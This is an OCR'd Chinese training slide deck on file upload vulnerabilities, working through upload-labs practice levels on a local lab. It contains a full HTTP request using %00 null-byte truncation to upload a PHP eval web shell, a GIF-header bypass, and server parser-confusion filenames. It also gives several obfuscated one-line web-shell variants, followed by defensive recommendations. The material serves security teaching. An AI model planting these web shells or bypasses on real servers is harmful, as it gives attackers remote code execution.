        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
```


03 文件上传漏洞

- %00绕过文件名白名单检测（Pass-11）

截断条件：php版本小于5.3.4，
php的magic_quotes_gpc为OFF状态


$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

白名单判断，但$img_path是直接拼接，因此可以利用%00截断绕过。



```
POST /upload-labs/Pass-11/index.php?save_path=../upload/1.php%00 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/upload-labs/Pass-11/index.php?save_path=../upload/
Cookie: PHPSESSID=inm43qfmfmr6n37qrchh64vr06
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------29638224626396
Content-Length: 319

-----------------------------29638224626396
Content-Disposition: form-data; name="upload_file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[1]);?>
-----------------------------29638224626396
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------29638224626396--
```

路径%00截断



http://127.0.0.1:8888/upload-labs/upload/1.php

☑ Post □ Referrer

1=phpinfo();


PHP Version 5.3.28

System	Windows NT DESKT

03 文件上传漏洞

- %00绕过文件名白名单检测（Pass-12）

http://127.0.0.1:8888/upload-labs/Pass-12/index.php




```
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传失败";
        }
    } else {
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
```

03 文件上传漏洞


- %00绕过文件名白名单检测（Pass-12）

截断条件：php版本小于5.3.4，php的magic_quotes_gpc为OFF状态

save_path参数通过POST方式传递，还是利用00截断，因为POST不会像GET对%00进行自动解码，所以需要在二进制中进行修改。



```
2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  ---------------
2d  2d  32  39  34  36  32  31  30  33  33  -------294621033
0d  0a  43  6f  6e  74  65  6e  74  2d  44  63068Content-D
69  74  69  6f  6e  3a  20  66  6f  72  6d  isposition: form
3b  20  6e  61  6d  65  3d  22  73  61  76  -data; name="sav
68  22  0d  0a  0d  0a  2e  2e  2f  75  70  e_path"../up
31  2e  70  68  70  00  2e  0d  0a  2d  2d  load/1.php.--
2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  ---------------
2d  2d  2d  2d  2d  2d  32  39  34  36  32  ----------29462
33  30  36  38  0d  0a  43  6f  6e  74  65  103363068Conte
73  70  6f  73  69  74  69  6f  6e  3a  20  nt-Disposition:
64  61  74  61  3b  20  6e  61  6d  65  3d  form-data; name=
61  64  5f  66  69  6c  65  22  3b  20  66  "upload_file"; f
6d  65  3d  22  31  2e  6a  70  67  22  0d  ilename="1.jpg"
65  6e  74  2d  54  79  70  65  3a  20  69  Content-Type: i
```



http://127.0.0.1:8888/upload-labs/upload/1.php

☑ Post □ Referrer

1=phpinfo();

PHP Version 5.3.28

System	Windows NT DESKT

03 题目练练手

Warmup6:

http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html

http://daka.whaledu.com/web/web36/

03

文件上传漏洞

3、(文件头)内容检测

通过自己写正则匹配来判断文件幻数(文件头)内容是否符合要求，一般来说属于白名单的检测，常见的文件头（文件头标志位）如下

（1）.JPEG;.JPE;.JPG，”JPGGraphicFile”（FFD8FFFE00）
（2）.gif，”GIF89A”（474946383961）
（3）.zip，”ZipCompressed”（504B0304）


绕过(文件头)内容检测

头文件加 GIF89a 后面加一句话，其他名字可以改成php。
或者直接在一个正常的gif后面加一句话

03 文件上传漏洞


- 绕过(文件头)内容检测（Pass-13）

http://127.0.0.1:8888/upload-labs/Pass-12/index.php



```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
```

03 文件上传漏洞

- 

127.0.0.1:8888/upload-labs/include.php?file=upload/7820200422011133.gif

http://127.0.0.1:8888/upload-labs/include.php?file=upload/7820200422011133.gif

☑ Post □ Referrer

Post data

```
1=phpinfo();
```

```
GIF89a
```

PHP Version 5.2.17

03 题目练练手

Warmup7:

http://127.0.0.1:8888/upload-labs/Pass-14/index.php

http://127.0.0.1:8888/upload-labs/Pass-15/index.php

http://127.0.0.1:8888/upload-labs/Pass-19/index.php

03 常见校验上传文件的方法

4、解析漏洞绕过

01、 IIS 6.0

shell.asp;1.jpg

shell.asp/1.jpg

02、IIS 7 or Nginx

shell.jpg/x.php

shell.jpg%00.php

03、Apache2

shell.php.bak

Shell.php.rar

03 常见校验上传文件的方法

4、上传文件内容检测

会对上传的文件内容进行过滤或者替换

```
<?php $k="ass"."ert";$k(${"_PO"."ST"}['zks123@']);?>

<script language=php>
@eval($_POST['zks123@']);
</script>

<?=eval($_POST['zks123@']);

<?=eval($_POST['zks123@']);?>

<?php fputs(fopen('zks.php','w'),'<?php @eval($_POST[123]);?>');?>
```

03 题目练练手

Warmup8:

http://web.jarvisoj.com:32785

03 文件上传漏洞防护

1）、文件上传的目录设置为不可执行

只要web容器无法解析该目录下面的文件，即使攻击者上传了脚本文件，服务器本身也不会受到影响，因此这一点至关重要。

2）、判断文件类型

在判断文件类型时，可以结合使用MIME Type、后缀检查等方式。在文件类型检查中，强烈推荐白名单方式，黑名单的方式已经无数次被证明是不可靠的。此外，对于图片的处理，可以使用压缩函数或者resize函数，在处理图片的同时破坏图片中可能包含的HTML代码。

3）、使用随机数改写文件名和文件路径

文件上传如果要执行代码，则需要用户能够访问到这个文件。在某些环境中，用户能上传，但不能访问。如果应用了随机数改写了文件名和路径，将极大地增加攻击的成本。再来就是像shell.php.rar.rar和crossdomain.xml这种文件，都将因为重命名而无法攻击。

国家电网公司
STATE GRID
CORPORATION OF CHINA

24小时供电服务热线
95598

感谢您的聆听指正

THANK YOU FOR YOUR WATCHING